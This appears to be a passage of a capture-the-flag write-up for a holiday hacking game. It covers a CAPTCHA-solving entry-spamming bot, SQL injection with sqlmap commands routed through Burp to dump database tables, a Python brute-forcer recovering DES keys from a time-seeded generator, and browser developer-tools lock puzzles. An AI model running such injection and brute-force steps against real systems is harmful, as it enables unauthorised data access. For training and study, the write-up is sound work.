        uuids[re.search('/([^/]+?).png', prediction['img_full_path']).groups(1)[0]] = prediction
['prediction']

    return uuids

#
# Merged code
#
def main():
    yourREALemailAddress = "reedphish@protonmail.com"

    # Creating a session to handle cookies
    s = requests.Session()
    url = "https://fridosleigh.com/"

    json_resp = json.loads(s.get("{}api/capteha/request".format(url)).text)
    b64_images = json_resp['images']                    # A list of dictionaries eaching containing the
keys 'base64' and 'uuid'
    challenge_image_type = json_resp['select_type'].split(',')     # The Image types the
CAPTEHA Challenge is looking for.
    challenge_image_types = [challenge_image_type[0].strip(), challenge_image_type[1].
strip(), challenge_image_type[2].replace(' and ',',').strip()] # cleaning and formatting

    '''
    MISSING IMAGE PROCESSING AND ML IMAGE PREDICTION CODE GOES HERE
    '''
    for image in b64_images:
        i_uuid = image['uuid']
        i_base64 = image['base64']
        open(f"unknown_images/{i_uuid}.png", 'wb').write(base64.b64decode(i_base64))

    results = main_prediction()

    found_images = list()
    for img in results:
        if results[img] in challenge_image_types:
            found_images.append(img)

    final_answer = ','.join( found_images )

    # This should be JUST a csv list image uuids ML predicted to match the
challenge_image_type .
    # final_answer = ','.join( [ img['uuid'] for img in b64_images ] )

    json_resp = json.loads(s.post("{}api/capteha/submit".format(url), data={'answer'
:final_answer}).text)
    if not json_resp['request']:
        # If it fails just run again. ML might get one wrong occasionally
        print('FAILED MACHINE LEARNING GUESS')
        print('--------------------\nOur ML Guess:\n--------------------\n{}'.format(final_answer))
        print('--------------------\nServer Response:\n--------------------\n{}'.format(json_resp['data']))
        sys.exit(1)

    print('CAPTEHA Solved!')
    # If we get to here, we are successful and can submit a bunch of entries till we win
    userinfo = {
        'name':'Krampus Hollyfeld',
        'email':yourREALemailAddress,
        'age':180,
        'about':"Cause they're so flippin yummy!",
        'favorites':'thickmints'
    }
    # If we win the once-per minute drawing, it will tell us we were emailed.
    # Should be no more than 200 times before we win. If more, somethings wrong.
    entry_response = ''
    entry_count = 1
    while yourREALemailAddress not in entry_response and entry_count < 200:
        print('Submitting lots of entries until we win the contest! Entry #{}'.format
(entry_count))
        entry_response = s.post("{}api/entry".format(url), data=userinfo).text
        entry_count += 1
    print(entry_response)


if __name__ == "__main__":
    main()
```

Retrieve Scraps of Paper from Server

Description

Gain access to the data on the Student Portal server and retrieve the paper scraps hosted there. What is the name of Santa's cutting-edge sleigh guidance system? For hints on achieving this objective, please visit the dorm and talk with Pepper Minstix.

By toying with the web-site (https://studentportal.elfu.org/) and proxying the requests through Burpsuite, I discovered the site were using CSRF tokens. Fiddling with CSRF by hand is too tedious, so I let BurpSuite handle that by:

Creating a macro to do the heavylifting. In Burp config:

- Create a new macro (project options > macro), named it to 'Obtain-CSRF'
- Captured a request to https://studentportal.elfu.org/validator.php
- Selected configure item, unselected any rules regarding cookies and create a new one for "Custom Parameter Locations"
- "Parameter name" set to "token"
- "Start after expression" set to "\r\n\r\n"
- "End at delimiter" set to $"

Being able to lift the token from the returned request to /validator.php, I now had to create a new Session Handling Rule (project options > Session Handling)

- Click "add"
- Named it insert_token
- Went to scope tab and enabled the "Proxy" feature. Selected scope "https://studentportal.elfu.org"
- Went back to details tab and added rule "run a macro"
- Selected the macro "Obtain-CSRF" I created earlier.

In Firefox I messed with the following url:

```
/application-check.php?elfmail=test%40example.org'&token=blahblahblah
```

Discovered the following SQL error message:

```
Error: SELECT status FROM applications WHERE elfmail = 'test@example.org'';<br>You
have an error in your SQL syntax; check the manual that corresponds to your MariaDB
server version for the right syntax to use near ''test@example.org''' at line 1
```

Thought this seemed like a nice task for SQLMap to do. But, since the web application is using CSRF token, I had to route SQLMap through BurpSuite's proxy:

```
sqlmap --proxy=http://localhost:8080 --url="https://studentportal.elfu.org/application
-check.php?elfmail=test%40example.org&token=blahblahblah" -p elfmail
```

Nice, the elfmail parameter is vulnerable. Listing out the databases:

```
sqlmap --proxy=http://localhost:8080 --url="https://studentportal.elfu.org/application
-check.php?elfmail=test%40example.org&token=blahblahblah" -p elfmail --dbs
```

Found databases **elfu** and **information_schema**

Listing tables:

```
sqlmap --proxy=http://localhost:8080 --url="https://studentportal.elfu.org/application
-check.php?elfmail=test%40example.org&token=blahblahblah" -p elfmail -D elfu --tables
```

Found tables:

- applications
- krampus
- students


One table sticks out, "krampus". Dumping its contents:

```
sqlmap --proxy=http://localhost:8080 --url="https://studentportal.elfu.org/application
-check.php?elfmail=test%40example.org&token=blahblahblah" -p elfmail -D elfu -T
krampus --dump
```

Found some references to PNG images in this table and downloaded them:

Found in database	Downloaded from
/krampus/0f5f510e.png	https://studentportal.elfu.org/krampus/0f5f510e.png
/krampus/1cc7e121.png	https://studentportal.elfu.org/krampus/1cc7e121.png
/krampus/439f15e6.png	https://studentportal.elfu.org/krampus/439f15e6.png
/krampus/667d6896.png	https://studentportal.elfu.org/krampus/667d6896.png
/krampus/adb798ca.png	https://studentportal.elfu.org/krampus/adb798ca.png
/krampus/ba417715.png	https://studentportal.elfu.org/krampus/ba417715.png

Opened up the images in Gimp and rearranged them in fitting order. Ended up with this document:



Date: August 23, 20

Memo to Self:

Finally! I've figured out how to destroy Christmas! Santa has a brand new cutting edge sleigh guidance technology, called the Super Sled-o-matic.

I've figured out a way to poison the data going into the system so that it will divert Santa's sled on Christmas Eve!

Santa will be unable to make the trip and the holiday season will be destroyed! Santa's own technology will undermine him!

That's what they deserve for not listening to my suggestions for supporting other holiday characters!

Bwahahahahaha!

The word we are looking for is: **Super Sled-o-matic**

Recover Cleartext Document

Description

The Elfscrow Crypto tool is a vital asset used at Elf University for encrypting SUPER SECRET documents. We can't send you the source, but we do have debug symbols that you can use.

Recover the plaintext content for this encrypted document. We know that it was encrypted on December 6, 2019, between 7pm and 9pm UTC.

What is the middle line on the cover page? (Hint: it's five words)


For hints on achieving this objective, please visit the NetWars room and talk with Holly Evergreen.

Resources for this objective

What	Where
Elfscrow.exe	https://downloads.elfu.org/elfscrow.exe
Debug Symbols	https://downloads.elfu.org/elfscrow.pdb
Encrypted document	https://downloads.elfu.org/ElfUResearchLabsSuperSledOMaticQuickStartGuideV1.2.pdf.enc

Investigation ElfScrow.exe

ElfScrow.exe help:



```
C:\Users\IEUser\Downloads>elfscrow.exe
Welcome to ElfScrow V1.01, the only encryption trusted by Santa!


* WARNING: You're reading from stdin. That only partially works, use at your own risk!

** Please pick --encrypt or --decrypt!

Are you encrypting a file? Try --encrypt! For example:

  elfscrow.exe --encrypt <infile> <outfile>

You'll be given a secret ID. Keep it safe! The only way to get the file
back is to use that secret ID to decrypt it, like this:

  elfscrow.exe --decrypt --id=<secret_id> <infile> <outfile>

You can optionally pass --insecure to use unencrypted HTTP. But if you
do that, you'll be vulnerable to packet sniffers such as Wireshark that
could potentially snoop on your traffic to figure out what's going on!

C:\Users\IEUser\Downloads>
```


Encrypting a file:

```
C:\Users\IEUser\Downloads>elfscrow.exe --encrypt test test.enc
Welcome to ElfScrow V1.01, the only encryption trusted by Santa!

Our miniature elves are putting together random bits for your secret key!

Seed = 1577441806

Generated an encryption key: 2ab9c275252d7e3f (length: 8)

Elfscrowing your key...

Elfscrowing the key to: elfscrow.elfu.org/api/store

Your secret id is 571f84d4-76d4-4af9-aced-5256def84e5f - Santa Says, don't share that key with anybody!
File successfully encrypted!

    ++=====================++
    ||                     ||
    ||      ELF-SCROW      ||
    ||                     ||
    ||                     ||
    ||                     ||
    ||     O               ||
    ||     |               ||
    ||     |   (O)-        ||
    ||     |               ||
    ||     |               ||
    ||                     ||
    ||                     ||
    ||                     ||
    ||                     ||
    ||                     ||
    ++=====================++

C:\Users\IEUser\Downloads>
```

Found an interesting artefact. The seed value "1577441806" corresponds to the time I ran the encryption tool. This might come in handy later on

Investigation using Ghidra

Analyzing the exe file on the first run with Ghidra failed due to missing VC 2017 DLL. Ghidra wouldn't parse the PDB due to this. Luckily, I found a resource over at https://github.com/MalwareTech/MSDIA-x64 on how to solve this. After installing it Ghidra happily opened the PDB:



```
00401dea cc    ??    CCh
00401deb cc    ??    CCh
00401dec cc    ??    CCh
00401ded cc    ??    CCh
00401dee cc    ??    CCh
00401def cc    ??    CCh

undefined __cdecl ?gen
undefined   AL:1           <RETU
int         Stack[0x4]:4   buffe
uint        Stack[-0x8]:4  i

?generate_key@@YAXQAE@
00401df0 55       PUSH  EBP
00401df1 8b ec    MOV   EBP,ESP
00401df3 51       PUSH  ECX
```

Decompile: ?generate_key@@YAXQAE@Z - (elfscrow.exe)

```

void __cdecl ?generate_key@@YAXQAE@Z(int buffer)

{
  FILE *pFVar1;
  uint uVar2;
  time_t tVar3;
  char *_Format;
  uint i;

  _Format = "Our miniature elves are putting together random bits for your secret key!\n\n";
  pFVar1 = __iob_func();
  fprintf(pFVar1 + 2,_Format);
  tVar3 = time((time_t *)0x0);
  ?super_secure_srand@@YAXH@Z((int)tVar3);
  i = 0;
  while (i < 8) {
    uVar2 = ?super_secure_random@@YAHXZ();
    *(undefined *)(buffer + i) = (char)uVar2;
    i = i + 1;
  }
  return;
}

```

This was the code I found in Ghidra to generate key:

```
void __cdecl ?generate_key@@YAXQAE@Z(int buffer)

{
  FILE *pFVar1;
  uint uVar2;
  time_t tVar3;
  char *_Format;
  uint i;

  _Format = "Our miniature elves are putting together random bits for your secret key!\n\n
";
  pFVar1 = __iob_func();
  fprintf(pFVar1 + 2,_Format);
  tVar3 = time((time_t *)0x0);
  ?super_secure_srand@@YAXH@Z((int)tVar3);
  i = 0;
  while (i < 8) {
    uVar2 = ?super_secure_random@@YAHXZ();
    *(undefined *)(buffer + i) = (char)uVar2;
    i = i + 1;
  }
  return;
}
```

Decoding the document

In order to decode the document I tried to replicate the functionality found during the Ghidra investigation. Here I have replicated the code using Python:

```
#!/usr/bin/env python3
from hashlib import md5
from Crypto.Cipher import DES
from Crypto.Random import get_random_bytes
from Crypto.Util.Padding import pad, unpad
from datetime import datetime

class Cipher:
    def __init__(self, key):
        self.key = key
    def decrypt(self, data):
        self.cipher = DES.new(
            self.key,
            DES.MODE_CBC,
            data[:DES.block_size]
        )

        return unpad(
            self.cipher.decrypt(data[DES.block_size:]),
            DES.block_size
        )

class Bruteforcer:
    def __init__(self, encoded_file, output_file):
        self.out_counter = 0
        self.encoded_file = encoded_file
        self.output_file = output_file

    def generateKey(self, seed):
        key_b = seed
        key = bytearray()

        for i in range(8):
            key_b = key_b * 0x343fd + 0x269ec3
            values = hex(key_b >> 0x10 & 0x7fff)[-2:]

            if 'x' in values:
                values = values.replace('x', '0')

            values = bytes.fromhex(values)
            key.append(values[0])
        return key

    def writeOutput(self, key, data):
        if b'PDF' in data:
            with open(f"{self.output_file}_{self.out_counter}.pdf", 'wb') as out:
                out.write(data)
                self.out_counter += 1

    def run(self):
        with open(self.encoded_file, "rb") as data_infile:
            data = data_infile.read()
        for i in range(1575658800, 1575666000):
            try:
                key = self.generateKey(i)
                decrypted = Cipher(key).decrypt(data)
                self.writeOutput(key, decrypted)
            except KeyboardInterrupt:
                raise
            except:
                pass

if __name__ == '__main__':
    encoded_file = "ElfUResearchLabsSuperSledOMaticQuickStartGuideV1.2.pdf.enc"
    output_file = "ElfUResearchLabsSuperSledOMaticQuickStartGuideV1.2"

    bruteforcer = Bruteforcer(
        encoded_file,
        output_file
    )

    bruteforcer.run()
```

The words we were looking were: **Machine Learning Sleigh Route Finder**

Open The Sleigh Shop Door

Description

Visit Shinny Upatree in the Student Union and help solve their problem. What is written on the paper you retrieve for Shinny?

For hints on achieving this objective, please visit the Student Union and talk with Kent Tinseltooth.

WARNING | Codes in screenshots may differ from the provided solution due to I had to redo the challenges multiple times. I have not updated the screenshots accordingly.

Lock 1


Description

I locked the crate with the villain's name inside. Can you get it out? You don't need a clever riddle to open the console and scroll a little.

Hint

Google: "[your browser name] developer tools console"

The code we were looking after could be found using, in my case, Chrome's Developer Console: **JFCAMU08**



```
Console was cleared
JFCAMU08
```

Lock 2


Description

Some codes are hard to spy, perhaps they'll show up on pulp with dye?

Hint

Most paper is made out of pulp

Ctrl + P to view printable: **8832GQHI**


Some codes are hard to spy, perhaps they'll show up on pulp with dye?

Lock 3


Description

This code is still unknown; it was fetched but never shown

Hint

Google: "[your browser name] view network"

Viewing network activity, click through each URL containing until finding one which holds the key **ATWSA92X**



crate.elfu.org/images/631b5afb-3679-46e5-aecd-20beb085d416.png

ATWSA92X

Lock 4


Description

Where might we keep the things we forage? Yes, of course: Local barrels!

Hint

"Google: "[your browser name] view local storage"

In Chrome, looking in Application > Local Storage, key **8KJW2FRQ**



Key	Value
🛢🛢🛢	8KJW2FRQ

Lock 5

Description


Did you notice the code in the title? It may very well prove vital.

Hint

There are several ways to see the full page title:

- Hovering over this browser tab with your mouse
- Finding and opening the <title> element in the DOM tree
- Typing document.title into the console

Typing in "document.title" in Console reveals the code **0091P6JW**



```
> document.title
<· "Crack the Crate                                                    0091P6JW"
```

Lock 6


Description

In order for this hologram to be effective, it may be necessary to increase your perspective.

Hint

- Perspective is a css property.
- Find the element with this css property and increase the current value.

Found an element having the perspective CSS property. Removed the pixel value and got code **7CFAVC83**



```
<!doctype html>
<html>
▶<head>…</head>
▼<body>
  ▼<div class="box">
    ▼<ul class="locks">
      ▶<li>…</li>
      ▶<li>…</li>
      ▼<li>
        ▼<div class="lock c1 unlocked">
            ::before
            <input type="text" maxlength="8" data-id="1" disabled>
            <button data-id="1" disabled>Unlock</button>
            <span class="led-indicator locked"></span>
```

```
element.style {
}
.hologram {
  ~~perspective: px;~~
  width: 150px;
  height: 100px;
  border-radius: ▶ 20px;
  transition: ▶ perspective 5s;
}
* {
  box-sizing: border-box;
}
```

Lock 7


Description

The font you’re seeing is pretty slick, but this lock’s code was my first pick.

Hint

